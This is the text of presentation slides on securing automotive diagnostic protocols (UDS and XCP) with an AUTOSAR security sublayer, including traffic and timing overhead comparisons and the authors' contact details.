
Cyber Defense for Diagnostic Interfaces



Security architecture where external layers are untrusted




Complex Device Drivers based Security Sublayer for UDS Security




Secured AUTOSAR Communication Stack

UDS Session Encryption with Dynamic Keys




Insight into Unsecured and Secured Communications



Security costs 5x the network traffic for a simple parameter.

UDS Read Data by Identifier Service secured using UDS Secured Data Transmission Service 84\$



XCP Protocol and its Security Challenges

1. Association for Standardization of Automation and Measuring Systems (ASAM) defines XCP
2. Primarily used to measure and calibrate ECUs in development
3. Address oriented protocol (memory is exposed in network traffic)
4. No inherent protocol security in the specification
5. Session key length is limited to 1 byte per channel, which limits the implementation of robust authentication schemes


Securing XCP Sessions



Unsecured XCP Connect Command

There is a 4x increase in network traffic for securing XCP traffic

XCP Connect Command secured by expanding UDS Secured Data Transmission Service



Summary and Conclusions

Summary

1. Demonstrated the ShimDLL.dll idea of a machine-in-the-middle attack.
2. Showed a UDS Security Sublayer inserted into an AUTOSAR stack
3. Provided an example of utilizing the UDS Secure Data Transmission service \$84
4. Compared sequence diagrams between unsecured and secured communications
5. Extended the approach to the ASAM Calibration Protocol (XCP)

Limitations:

1. Pre-shared keys need to be in memory on the diagnostics PC
2. Details on key management are not discussed
3. Decreased data throughput - Security comes at a cost!

Timing Parameter	Unsecured	Secured
UDS P2 CAN_Server	50 ms	50 ms
UDS P2* CAN_Server	5000 ms	5000 ms
XCP Timeout	1000 ms	1000 ms
Overhead for a Single-Frame UDS Request and Respond		
Request and Response Count	2	10
Processing Time	5.273 ms	5.669 ms
Response Time	5.533 ms	27.618 ms
Overhead for a Single-Frame XCP Request and Respond		
Request and Response Count	2	8
Processing Time	0.2 ms	0.9 ms
Response Time	0.2 ms	2.415 ms

Thank You

Contact Information

Sharika Kumar
Accelera by Cummins and Ohio State University
7018 Stoney Ridge Drive, Columbus, IN -47201
+1-812-341-0190
sharika.kumar@cummins.com
kumar.918@buckeyemail.osu.edu
sharikakkumar@gmail.com



Jeremy Daily
Associate Professor of
Systems Engineering
Colorado State University
Jeremy.Daily@colostate.edu

<https://github.com/SystemCyber/ShimDLL>

